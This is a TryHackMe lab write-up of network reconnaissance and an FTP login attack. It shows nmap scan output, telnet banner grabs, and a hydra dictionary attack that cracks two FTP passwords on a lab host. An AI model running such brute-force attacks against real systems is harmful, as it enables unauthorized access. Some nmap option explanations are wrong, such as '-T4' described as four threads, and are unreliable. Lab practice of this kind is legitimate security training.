Net Sec Challenge

January 30, 2023 7:34 PM

- Task 1: Introduction
  - Use this challenge to test your mastery of the skills you have acquired in the Network Security module. All the questions in this challenge can be solved using only `nmap`, `telnet`, and `hydra`.
  - Nmap scans:
    - ```
      ┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
      └─$ sudo nmap -sS -sC -vv -p- -T4 10.10.29.186 -oN nmap_report.nmap
      [sudo] password for kali:
      Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 04:13 EST
      NSE: Loaded 125 scripts for scanning.
      NSE: Script Pre-scanning.
      NSE: Starting runlevel 1 (of 2) scan.
      Initiating NSE at 04:13
      Completed NSE at 04:13, 0.00s elapsed
      NSE: Starting runlevel 2 (of 2) scan.
      Initiating NSE at 04:13
      Completed NSE at 04:13, 0.00s elapsed
      Initiating Ping Scan at 04:13
      Scanning 10.10.29.186 [4 ports]
      Completed Ping Scan at 04:13, 0.37s elapsed (1 total hosts)
      Initiating Parallel DNS resolution of 1 host. at 04:13
      Completed Parallel DNS resolution of 1 host. at 04:14, 13.02s elapsed
      Initiating SYN Stealth Scan at 04:14
      Scanning 10.10.29.186 [65535 ports]
      Discovered open port 445/tcp on 10.10.29.186
      Discovered open port 139/tcp on 10.10.29.186
      Discovered open port 8080/tcp on 10.10.29.186
      Discovered open port 22/tcp on 10.10.29.186
      Discovered open port 80/tcp on 10.10.29.186
      SYN Stealth Scan Timing: About 18.14% done; ETC: 04:16 (0:02:20 remaining)
      SYN Stealth Scan Timing: About 22.20% done; ETC: 04:18 (0:03:34 remaining)
      SYN Stealth Scan Timing: About 26.37% done; ETC: 04:19 (0:04:14 remaining)
      SYN Stealth Scan Timing: About 30.58% done; ETC: 04:20 (0:04:35 remaining)
      Discovered open port 10021/tcp on 10.10.29.186
      SYN Stealth Scan Timing: About 34.20% done; ETC: 04:21 (0:04:56 remaining)
      SYN Stealth Scan Timing: About 52.15% done; ETC: 04:23 (0:04:33 remaining)
      SYN Stealth Scan Timing: About 59.13% done; ETC: 04:24 (0:04:03 remaining)
      SYN Stealth Scan Timing: About 65.66% done; ETC: 04:24 (0:03:32 remaining)
      SYN Stealth Scan Timing: About 71.14% done; ETC: 04:24 (0:02:57 remaining)
      SYN Stealth Scan Timing: About 76.56% done; ETC: 04:24 (0:02:25 remaining)
      SYN Stealth Scan Timing: About 81.92% done; ETC: 04:24 (0:01:53 remaining)
      SYN Stealth Scan Timing: About 87.34% done; ETC: 04:24 (0:01:20 remaining)
      SYN Stealth Scan Timing: About 92.59% done; ETC: 04:24 (0:00:48 remaining)
      Increasing send delay for 10.10.29.186 from 0 to 5 due to max_successful_tryno increase to 5
      Completed SYN Stealth Scan at 04:25, 685.82s elapsed (65535 total ports)
      NSE: Script scanning 10.10.29.186.
      NSE: Starting runlevel 1 (of 2) scan.
      Initiating NSE at 04:25
      NSE Timing: About 92.56% done; ETC: 04:26 (0:00:02 remaining)
      Completed NSE at 04:26, 51.32s elapsed
      NSE: Starting runlevel 2 (of 2) scan.
      Initiating NSE at 04:26
      Completed NSE at 04:26, 0.00s elapsed
      Nmap scan report for 10.10.29.186
      Host is up, received reset ttl 63 (0.21s latency).
      Scanned at 2023-02-07 04:14:08 EST for 737s
      Not shown: 65529 closed tcp ports (reset)
      ```
      - -sS: STYLTH MODE SCANNING
      - -sC: DEFAULT SCRIPT OF NMAP
      - -vv: VERBOXE MODE
      - -p-: SCANNED ALL THE PORTS
      - -T4: 4 4 THREADS RUNNING CONCURRENTLY
      - -oN: SAVED NMAP REPORT IN NORMAL MODE
      ```

```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
| ssh-hostkey:
|   3072 da5f69e2111f7c6680896154e87b16f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDI/lsJvB7tVnxblzcauj2/zvS2sREr9M28uEKQoWcfewzEn0gKyB8NJ5IRm+
Wx9Ahd+gFRjpCvKCpLvxT58YK2thQrzyeT8HY03f7lhNBgUdLm/3gNcqV4cGO6PcxoWvxYIbbM98oiiAiWKBfzHocWAEh85bvY0B
ERy2VMwEWzSzbB0DUSaasH57RJsNYQBE5jBdCwDbasaI5P04WHDCPk2wu9sc0MukhyDidK1/kWCdLHycfKGOWYC2XyCunGfiD1yn
ka81Ol17J00ILKyfM88yYqEeUCFAnQncTDPwIC7QTAPqKsw9fGWGdEYmo6Jur+v406kk/6xTQ2eOj+S1hD9ahzWFIy2MwrrwmFn3
WaoSWQYO71kGgoWAJZzKHziv0NUkgofTFpQGWthveIIMx1PNPdaIUH5M0/gbk5XscdbYjFuOFP5canSOQuxG8Prt8=
|   256 3f8c0946ab1cdfd73583cf6d6e177e1c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP1eIIFNNbSO2weyRY0pHKChu4
RlmcZv1Glitrms3×2WQQ4CWjHw2XalVZvRursXCcUEOnQ=
|   256 eda93aaa4c6b16e60d437546fb33b229 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+Y0H+tldbG0k08Zkd3Lx1oBTlLh2KXyzS0lInfZmRp
80/tcp    open  http         syn-ack ttl 63
|_http-title: Hello, world!
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
8080/tcp  open  http-proxy   syn-ack ttl 63
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
10021/tcp open  unknown      syn-ack ttl 63
```

```
Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 36840/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62967/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 10358/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16048/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: -1s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-02-07T09:25:34
|_  start_date: N/A
| nbstat: NetBIOS name: NETSEC-CHALLENG, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   NETSEC-CHALLENG<00>  Flags: <unique><active>
|   NETSEC-CHALLENG<03>  Flags: <unique><active>
|   NETSEC-CHALLENG<20>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   000000000000000000000000000000000
|   000000000000000000000000000000000
|_  00000000000000000000000000
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 04:26
Completed NSE at 04:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 750.90 seconds
           Raw packets sent: 80793 (3.555MB) | Rcvd: 83198 (3.605MB)
```

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ nmap -sC -sV -p22,80,139,445,8080,10021 10.10.29.186
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 04:49 EST
Nmap scan report for 10.10.29.186
Host is up (0.29s latency).

PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
| ssh-hostkey:
|   3072 da5f69e2111f7c6680896154e87b16f3 (RSA)
|   256 3f8c0946ab1cdfd73583cf6d6e177e1c (ECDSA)
|_  256 eda93aaa4c6b16e60d437546fb33b229 (ED25519)
80/tcp    open  http        lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
8080/tcp  open  http        Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-open-proxy: Proxy might be redirecting requests
10021/tcp open  ftp         vsftpd 3.0.3
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.93%I=7%D=2/7%Time=63E21EA1%P=x86_64-pc-linux-gnu%r(NULL,
SF:29,"SSH-2\.0-OpenSSH_8\.2p1\x20THM{946219583339}\r\n");
Service Info: OS: Unix

Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: NETSEC-CHALLENG, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2023-02-07T09:49:27
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.91 seconds
```

- -sC: default script of nmap
- -sV: detecting the versions
- -p<..>: scanning only selected ports

- Task 2: Challenge questions

What is the highest port number being open less than 10,000?

8080

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

10021

How many TCP ports are open?

6

```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
| ssh-hostkey:
|   3072 da5f69e2111f7c6680896154e87b16f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDI/lsJv
Wx9Ahd+gFRjpCvKCpLvxT58YK2thQrzyeT8HY03f7lhNBgU
ERy2VMwEWzSzbB0DUSaasH57RJsNYQBE5jBdCwDbasaI5P0
ka81Ol17J00ILKyfM88yYqEeUCFAnQncTDPwIC7QTAPqKsv
WaoSWQYO71kGgoWAJZzKHziv0NUkgofTFpQGWthveIIMx1F
|   256 3f8c0946ab1cdfd73583cf6d6e177e1c (ECDSA
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzc
RlmcZv1Glitrms3×2WQQ4CWjHw2XalVZvRursXCcUEOnQ=
|   256 eda93aaa4c6b16e60d437546fb33b229 (ED25
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+Y0H+tI
80/tcp    open  http         syn-ack ttl 63
|_http-title: Hello, world!
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
8080/tcp  open  http-proxy   syn-ack ttl 63
|_http-title: Site doesn't have a title (text/h
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
10021/tcp open  unknown      syn-ack ttl 63
```

What is the flag hidden in the HTTP server header?

- THM{web_server_25352}

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ telnet 10.10.29.186 80 | tee http_server_header.txt
Trying 10.10.29.186 ...
Connected to 10.10.29.186.
Escape character is '^]'.
GET /index.html HTTP/1.1
host: telnet

HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Type: text/html
Accept-Ranges: bytes
ETag: "229449419"
Last-Modified: Tue, 14 Sep 2021 07:33:09 GMT
Content-Length: 226
Date: Tue, 07 Feb 2023 09:23:48 GMT
Server: lighttpd THM{web_server_25352}

<!DOCTYPE html>
<html lang="en">
<head>
  <title>Hello, world!</title>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width,initial-scale=1" />
</head>
<body>
  <h1>Hello, world!</h1>
</body>
</html>
Connection closed by foreign host.
```

What is the flag hidden in the SSH server header?

- THM{946219583339}

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ telnet 10.10.29.186 22
Trying 10.10.29.186 ...
Connected to 10.10.29.186.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
QUIT
Invalid SSH identification string.
Connection closed by foreign host.
```

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

- vsFTPd 3.0.3

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ telnet 10.10.29.186 10021
Trying 10.10.29.186 ...
Connected to 10.10.29.186.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
QUIT
221 Goodbye.
Connection closed by foreign host.
```

We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

THM{321452667098} Correct Answer Hint

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ cat userlist.txt
eddie
quinn

┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ hydra -L userlist.txt -P ~/Downloads/Tools/rockyou.txt ftp://10.10.29.186:10021 | tee hydra_attack.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-07 04:41:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688796 login tries (l:2/p:14344398), ~1793050 tries per task
[DATA] attacking ftp://10.10.29.186:10021/
[10021][ftp] host: 10.10.29.186   login: eddie   password: jordan
[10021][ftp] host: 10.10.29.186   login: quinn   password: andrea
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-07 04:42:19
```


```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ ftp 10.10.29.186 10021
Connected to 10.10.29.186.
220 (vsFTPd 3.0.3)
Name (10.10.29.186:kali): eddie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30659|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||30969|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ ftp 10.10.29.186 10021
Connected to 10.10.29.186.
220 (vsFTPd 3.0.3)
Name (10.10.29.186:kali): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30210|)
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get frp_flag.txt
local: frp_flag.txt remote: frp_flag.txt
229 Entering Extended Passive Mode (|||30290|)
550 Failed to open file.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
229 Entering Extended Passive Mode (|||30254|)
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
100% |*****************************************************************|    18        1.87 KiB/s    00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.06 KiB/s)
ftp> cat ftp_flag.txt
?Invalid command.
ftp> quit
221 Goodbye.
```

```
┌──(kali㉿kali)-[~/Downloads/TryHackMe/rooms/room_NetworkSecurityChallenge]
└─$ cat ftp_flag.txt
THM{321452667098}
```

- Browsing to `http://10.10.29.186:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?
  - THM{f7443f99} Correct Answer Hint





- Ran Null scan as it doesn't alert IDS

- Task 3: Summary

  - Congratulations. In this module, we have learned about passive reconnaissance, active reconnaissance, Nmap, protocols and services, and attacking logins with Hydra.